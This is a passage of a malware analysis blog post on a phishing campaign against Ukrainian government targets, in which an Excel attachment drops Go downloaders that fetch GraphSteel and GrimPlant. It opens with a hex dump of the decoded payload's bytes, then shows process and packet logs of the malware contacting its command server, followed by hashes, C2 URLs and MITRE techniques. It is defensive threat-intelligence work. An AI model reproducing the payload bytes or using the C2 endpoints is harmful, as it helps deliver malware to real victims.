17 04114883E07FC3CCCCCCCCCCCCCCCCCCCCCCCCCC493B66100F86520200004883EC4848896C2440488D6C2440488944245048897C246831D24531C0EB174D8D48014469D293010001460FB61C074
18 4C8B6424284C8B6C24304C8B7C246089C1488B44245084C90F8427FFFFFFEB094989CF90E91CFFFFFF4C89E8488B6C24404883C448C348C7C0FFFFFFFF488B6C24404883C448C34C89E84C89E1E8B215060048
19 31C0488B6C24404883C448C34C89DE904839F30F8EC10000004569C093010001440FB614304501D04989F24829FE66904839F30F86BD000000440FB61C30450FAFD94529D84D8D5A014439C275BE4C8D66014D39D
20 3DB9A94800010F84A1010000E90B0100004983F810765BF30F6F06F30F6F0F660F74C8660FD7C14835FFFF0000752A4883C6104883C7104983E810EBD44883C6304883C730EB124883C6204883C720EB084883C61
21 E960FEFFFFC5F877E946FEFFFFC5F877E908FEFFFFCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC4889F24889C6E9B5FDFFFFCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC4889C
22 0000488B742408488B5C24108A4424184C8D442420E95AFEFFFFCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC4883FB080F82F30000004883FB400F82B7000000803D88A5480001
23 03774066418B580166458B00488D5417FE668B37664439C6740E4883C7014839D772EEE918020000668B77016639DE0F84780200004883C7014839D772D3E9FD0100004883F8047721458B00488D5417FD8B374439C
24 C17E6F4400E0C4C17E6F08C5FE6F17C5ED74D9C5FDD7F381FEFFFFFFFF740B4883C7014839D772E3EB1FC5FE6F5C38E0C5E574E0C5FDD7F481FEFFFFFFFF74144883C7014839D772C2C5F87749C703FFFFF
25 100FBCD274AC498910C3803DEA9F4800010F8566FFFFFF66480F6EC04C8D5C1EE0C4E27D78C8C5FE6F17C5ED74D9C4E27D17DB75264883C7204C39DF7CE84C89DFC5FE6F17C5ED74D9C4E27D17DB750BC5
26 0500488B6C24184883C420C3488944240848895C2410E889DE0500488B442408488B5C2410EBBDCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC493B661076224883EC204
27 8FBB6BEF5200480FAFC1488B6C24184883C420C3488944240848895C2410E88DDC0500488B442408488B5C24100F1F00E91BFFFFFFCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
28 8944240848895C2410E8AEDA0500488B442408488B5C2410EBA2CCCC493B66100F86DC0000004883EC3048896C2428488D6C2428488B100F1F4400004885D2747D488B520848837A1800747F0FB6721740F6C6207
29 4889C74889DE31C0488D1DEE912500E8F4990400E88F7200004889C3488D05C5BE21000F1F440000E8FB22030090488944240848895C2410E88BD80500488B442408488B5C241090E9FBFEFFFFCCCCCCCCCCCC
30 C470C34889D84889CBE826F80500488B6C24684883C470C3E8D75A0500B9180000004889C74889DE31C0488D1DD88F25000F1F00E8DB970400E8767000004889C3488D05ACBC2100E8E72003004889C8488B6C24
31 488B0848390B0F94C0C3CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC488B0848390B750D488B480848394B080F94C1EB0231C989C8C3CCCCCCCCCCCCF30F1000F30F100B0F2EC10F94C1
32 488B6C24184883C420C3488944240848895C2410E8D3D20500488B442408488B5C2410EBA7CCCCCCCCCCCCCC493B66100F86900000004883EC3048896C2428488D6C24284885C07439488B50184885D2743F0FB
33 00004883EC2048896C2418488D6C2418803D4190480000907438803D4490480000742F803D3C90480000742690C6054886480001488D05FD8C4800BB800000004889D9E870D10200488B6C24184883C420C3488D051F
34 24488B5424404889542408E834ED0500450F57FF654C8B3425280000004D8BB6000000008B4424108944241C488B4C2420C681E800000000FF89080100009031D2879150030000E8B89B05008B44241C488B6C24284
```

Payload

The decoded file (Base-Update.exe) is a PE64 file written in Golang and known as Elephant Downloader or GoDownloader. It has an invalid Microsoft certificate attached.



Digital Signature Details

Digital Signature Information
This digital signature is not valid.


Signer information

Name:	Microsoft Corporation
E-mail:	Not available
Signing time:	Sunday, September 12, 2021 11:06:03 AM

Countersignatures


Name of signer:	E-mail address:	Timestamp
Microsoft Time-S...	Not available	Sunday, September ...

Once executed, this file connects to the ‘194.31.98.124:443' IP address in the United States to download and drop another file ‘java-sdk.exe’ in the ‘C:\Users\User\.java-sdk’ folder.



```
4:41:5...  Base-Update.exe  208  TCP TCPCopy     10.0.2.15:49717 -> 194.31.98.124:443     SUCCESS  Length: 1460, seq...         (
4:41:5...  Base-Update.exe  208  TCP TCPCopy     10.0.2.15:49717 -> 194.31.98.124:443     SUCCESS  Length: 1460, seq...         (
4:41:5...  Base-Update.exe  208  TCP TCPCopy     10.0.2.15:49717 -> 194.31.98.124:443     SUCCESS  Length: 1460, seq...         (
4:41:5...  Base-Update.exe  208  TCP TCPCopy     10.0.2.15:49717 -> 194.31.98.124:443     SUCCESS  Length: 1460, seq...         (
4:41:5...  Base-Update.exe  208  TCP TCPCopy     10.0.2.15:49717 -> 194.31.98.124:443     SUCCESS  Length: 1460, seq...         (
4:41:5...  Base-Update.exe  208  TCP TCPCopy     10.0.2.15:49717 -> 194.31.98.124:443     SUCCESS  Length: 1460, seq...         (
4:41:5...  Base-Update.exe  208  TCP TCPCopy     10.0.2.15:49717 -> 194.31.98.124:443     SUCCESS  Length: 1460, seq...         (
4:41:5...  Base-Update.exe  208  TCP TCPCopy     10.0.2.15:49717 -> 194.31.98.124:443     SUCCESS  Length: 1460, seq...         (
4:41:5...  Base-Update.exe  208  TCP TCPCopy     10.0.2.15:49717 -> 194.31.98.124:443     SUCCESS  Length: 1350, seq...         (
4:41:5...  Base-Update.exe  208  TCP Receive     10.0.2.15:49717 -> 194.31.98.124:443     SUCCESS  Length: 4096, seq...         (
4:41:5...  Base-Update.exe  208  ReadFile        C:\Users\User\Desktop\Base-Update.e...   SUCCESS  Offset: 1,951,232, ...       172
4:41:5...  Base-Update.exe  208  TCP Receive     10.0.2.15:49717 -> 194.31.98.124:443     SUCCESS  Length: 8151180, ...         (
4:41:5...  Base-Update.exe  208  ReadFile        C:\Users\User\Desktop\Base-Update.e...   SUCCESS  Offset: 3,210,752, ...       172
4:41:5...  Base-Update.exe  208  TCP Receive     10.0.2.15:49717 -> 194.31.98.124:443     SUCCESS  Length: 0, seqnum:...        (
4:41:5...  Base-Update.exe  208  TCP Receive     10.0.2.15:49717 -> 194.31.98.124:443     SUCCESS  Length: 1350, seq...         (
4:41:5...  Base-Update.exe  208  ReadFile        C:\Users\User\Desktop\Base-Update.e...   SUCCESS  Offset: 3,235,328, ...       796
4:41:5...  Base-Update.exe  208  ReadFile        C:\Users\User\Desktop\Base-Update.e...   SUCCESS  Offset: 2,928,128, ...       796
4:41:5...  Base-Update.exe  208  CreateFile      C:\Users\User\.java-sdk\java-sdk.exe     SUCCESS  Desired Access: G...         172
4:41:5...  Base-Update.exe  208  WriteFile       C:\Users\User\.java-sdk\java-sdk.exe     SUCCESS  Offset: 0, Length: 6...      172
4:41:5...  Base-Update.exe  208  CloseFile       C:\Users\User\.java-sdk\java-sdk.exe     SUCCESS                               172
4:41:5...  Base-Update.exe  208  ReadFile        C:\Users\User\Desktop\Base-Update.e...   SUCCESS  Offset: 2,041,344, ...       172
4:41:5...  Base-Update.exe  208  CreateFile      C:\Users\User\.java-sdk\java-sdk.exe     SUCCESS  Desired Access: R...         172
4:41:5...  Base-Update.exe  208  QueryNetwork... C:\Users\User\.java-sdk\java-sdk.exe     SUCCESS  CreationTime: 3/31...        172
4:41:5     Base-Update.exe  208  CloseFile       C:\Users\User\.java-sdk\java-sdk.exe     SUCCESS                               172
```

Dropped file is also a PE64 file and written in Golang, but it doesn’t have any digital signatures. It is a Trojan-Downloader too.


oracle-java.exe Properties


General | Compatibility | Security | Details | Previous Versions


Property	Value
Description	
File description	
Type	Application
File version	
Product name	
Product version	
Copyright	
Size	9.19 MB
Date modified	3/31/2022 3:49 AM
Language	


Remove Properties and Personal Information


OK | Cancel | Apply

This executable establishes a connection to the remote servers and starts downloading *GraphSteel* and *GrimPlant* malware.


```
4:47:3...  java-sdk.exe  8156  TCP TCPCopy      10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...
4:47:3...  java-sdk.exe  8156  TCP TCPCopy      10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...
4:47:3...  java-sdk.exe  8156  TCP Receive      10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 13140, se...
4:47:3...  java-sdk.exe  8156  TCP TCPCopy      10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...
4:47:3...  java-sdk.exe  8156  TCP TCPCopy      10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...
4:47:3...  java-sdk.exe  8156  TCP TCPCopy      10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...
4:47:3...  java-sdk.exe  8156  TCP TCPCopy      10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...
4:47:3...  java-sdk.exe  8156  TCP TCPCopy      10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...
4:47:3...  java-sdk.exe  8156  TCP Receive      10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 7300, seq...
4:47:3...  java-sdk.exe  8156  TCP TCPCopy      10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...
4:47:3...  java-sdk.exe  8156  TCP TCPCopy      10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...
4:47:3...  java-sdk.exe  8156  TCP TCPCopy      10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...
4:47:3...  java-sdk.exe  8156  TCP TCPCopy      10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...
4:47:3...  java-sdk.exe  8156  TCP TCPCopy      10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...
4:47:3...  java-sdk.exe  8156  TCP TCPCopy      10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 499, seqn...
4:47:3...  java-sdk.exe  8156  TCP Receive      10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 7799, seq...
4:47:3...  java-sdk.exe  8156  CreateFile       C:\Users\User\.java-sdk\oracle-java.exe  SUCCESS   Desired Access: G...   232
4:47:3...  java-sdk.exe  8156  WriteFile        C:\Users\User\.java-sdk\oracle-java.exe  SUCCESS   Offset: 0, Length: 9...   232
4:47:3...  java-sdk.exe  8156  CloseFile        C:\Users\User\.java-sdk\oracle-java.exe  SUCCESS                             232
4:47:3...  java-sdk.exe  8156  CreateFile       C:\Users\User\.java-sdk\oracle-java.exe  SUCCESS   Desired Access: R...   232
4:47:3...  java-sdk.exe  8156  QueryNetwork...  C:\Users\User\.java-sdk\oracle-java.exe  SUCCESS   CreationTime: 3/31...   232
4:47:3...  java-sdk.exe  8156  CloseFile        C:\Users\User\.java-sdk\oracle-java.exe  SUCCESS                             232
4:47:3...  java-sdk.exe  8156  RegOpenKey       HKLM\SOFTWARE\Microsoft\Window...  NAME NOT FOUND  Desired Access: Q...   232
```


```
4:47:3...  java-sdk.exe  8156  TCP Receive  10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...   0
4:47:3...  java-sdk.exe  8156  TCP TCPCopy  10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...   0
4:47:3...  java-sdk.exe  8156  TCP TCPCopy  10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...   0
4:47:3...  java-sdk.exe  8156  TCP TCPCopy  10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...   0
4:47:3...  java-sdk.exe  8156  TCP TCPCopy  10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...   0
4:47:3...  java-sdk.exe  8156  TCP TCPCopy  10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...   0
4:47:3...  java-sdk.exe  8156  TCP TCPCopy  10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...   0
4:47:3...  java-sdk.exe  8156  TCP TCPCopy  10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...   0
4:47:3...  java-sdk.exe  8156  TCP Receive  10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 5840, seq...   0
4:47:3...  java-sdk.exe  8156  TCP Receive  10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...   0
4:47:3...  java-sdk.exe  8156  TCP Receive  10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...   0
4:47:3...  java-sdk.exe  8156  TCP Receive  10.0.2.15:49746 -> 194.31.98.124:443  SUCCESS   Length: 1460, seq...   0
4:47:3...  java-sdk.exe  8156  CreateFile   C:\Users\User\.java-sdk\microsoft-corta...SUCCESS   Desired Access: G...   6248
4:47:3     java-sdk.exe  8156  WriteFile    C:\Users\User\.java-sdk\microsoft-corta   SUCCESS   Offset: 0, Length: 9   6248
```


```
29539 56.660027   194.31.98.124   10.0.2.15       TCP   1514 443 → 49943 [ACK] Seq=8644377 Ack=89 Win=65535 Len=1460 [TCP segment of a reassembled PDU]
29540 56.660027   194.31.98.124   10.0.2.15       TCP   1514 443 → 49943 [PSH, ACK] Seq=8645837 Ack=89 Win=65535 Len=1460 [TCP segment of a reassembled PDU]
29541 56.660117   10.0.2.15       194.31.98.124   TCP     54 49943 → 443 [ACK] Seq=89 Ack=8647297 Win=64240 Len=0
29542 56.660222   194.31.98.124   10.0.2.15       TCP   1514 443 → 49943 [PSH, ACK] Seq=8647297 Ack=89 Win=65535 Len=1460 [TCP segment of a reassembled PDU]
29543 56.660249   10.0.2.15       194.31.98.124   TCP     54 49943 → 443 [ACK] Seq=89 Ack=8648757 Win=64240 Len=0
29544 56.660390   194.31.98.124   10.0.2.15       TCP   1514 443 → 49943 [ACK] Seq=8648757 Ack=89 Win=65535 Len=1460 [TCP segment of a reassembled PDU]
29545 56.660396   194.31.98.124   10.0.2.15       TCP   1514 443 → 49943 [PSH, ACK] Seq=8650217 Ack=89 Win=65535 Len=1460 [TCP segment of a reassembled PDU]
29546 56.660464   10.0.2.15       194.31.98.124   TCP     54 49943 → 443 [ACK] Seq=89 Ack=8651677 Win=64240 Len=0
29547 56.660561   194.31.98.124   10.0.2.15       TCP   1514 443 → 49943 [PSH, ACK] Seq=8651677 Ack=89 Win=65535 Len=1460 [TCP segment of a reassembled PDU]
29548 56.660697   194.31.98.124   10.0.2.15       TCP   1514 443 → 49943 [ACK] Seq=8653137 Ack=89 Win=65535 Len=1460 [TCP segment of a reassembled PDU]
29549 56.660702   194.31.98.124   10.0.2.15       TCP   1514 443 → 49943 [PSH, ACK] Seq=8654597 Ack=89 Win=65535 Len=1460 [TCP segment of a reassembled PDU]
29550 56.660760   10.0.2.15       194.31.98.124   TCP     54 49943 → 443 [ACK] Seq=89 Ack=8656057 Win=64240 Len=0
29551 56.660859   194.31.98.124   10.0.2.15       TCP   1514 443 → 49943 [PSH, ACK] Seq=8656057 Ack=89 Win=65535 Len=1460 [TCP segment of a reassembled PDU]
29552 56.660993   10.0.2.15       194.31.98.124   TCP     54 49943 → 443 [ACK] Seq=89 Ack=8657517 Win=64240 Len=0

Frame 14137: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface \Device\NPF_{B44C98CC-34CF-40AF-B51C-D095914C4AF2}, id 0
Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: PcsCompu_de:7b:66 (08:00:27:de:7b:66)
Internet Protocol Version 4, Src: 194.31.98.124, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 443, Dst Port: 49937, Seq: 8149437, Ack: 89, Len: 1460
```


This PC › Local Disk (C:) › Users › User › .java-sdk

Search .java-sdk

Name	Date modified	Type	Size
java-sdk.exe	3/31/2022 4:55 AM	Application	5,974 KB
microsoft-cortana.exe	3/31/2022 4:55 AM	Application	9,306 KB
oracle-java.exe	3/31/2022 4:55 AM	Application	9,415 KB

Conclusion

The Ukrainian government has become a major target since Russia invaded Ukraine. This time malicious software comes via email attachments with the '.xls' file. This file contains the VisualBasic script, which was copied from the website with open-source VB scripts. The borrowed script decodes the payload (PE64) saved inside the workbook. The dropped file downloads the trojan-downloader that downloads two more files: GraphSteel and GrimPlant malware.

IoCs

Files

File name	SHA256	Description

Заборгованість по зарплаті.xls	c1afb561cd5363ac5826ce7a72f0055b400b86bd7524da43474c94bc480d7eff	Email attachment
Base-Update.exe	9e9fa8b3b0a59762b429853a36674608df1fa7d7f7140c8fccd7c1946070995a	GoDownloader
java-sdk.exe	8ffe7f2eeb0cbfbe158b77bbff3e0055d2ef7138f481b4fac8ade6bfb9b2b0a1	GoDownloader
oracle-java.exe	99a2b79a4231806d4979aa017ff7e8b804d32bfe9dcc0958d403dfe06bdd0532	GrimPlant
microsoft-cortana.exe	c83d8b36402639ea3f1ad5d48edc1a22005923aee1c1826afabe27cb3989baa3	GraphSteel

Network indicators

IP
https://194[.]31.98.124:443/i
https://194[.]31.98.124:443/p
https://194[.]31.98.124:443/m
ws://194[.]31.98.124:443/c
194[.]31.98.124

MITRE attack techniques

Tactic	Technique
Initial Access	T1566.001 – Phishing: Spearphishing Attachment
Execution	T1204.002 – User Execution: Malicious File T1059.005 – Command and Scripting Interpreter: Visual Basic
Command and Control	T1568 – Dynamic Resolution

References

1. https://cert.gov.ua/article/38374
2. https://blog.malwarebytes.com/threat-intelligence/2022/04/new-uac-0056-activity-theres-a-go-elephant-in-the-room/

Posted by Alexander Adamov at 03:22

Labels: GraphSteel, GrimPlant, SaintBear, UAC-0056

No comments:

Post a Comment

To leave a comment, click the button below to sign in with Blogger.

SIGN IN WITH BLOGGER

Copyright © 2021- NioGuard Security Lab. Simple theme. Powered by Blogger.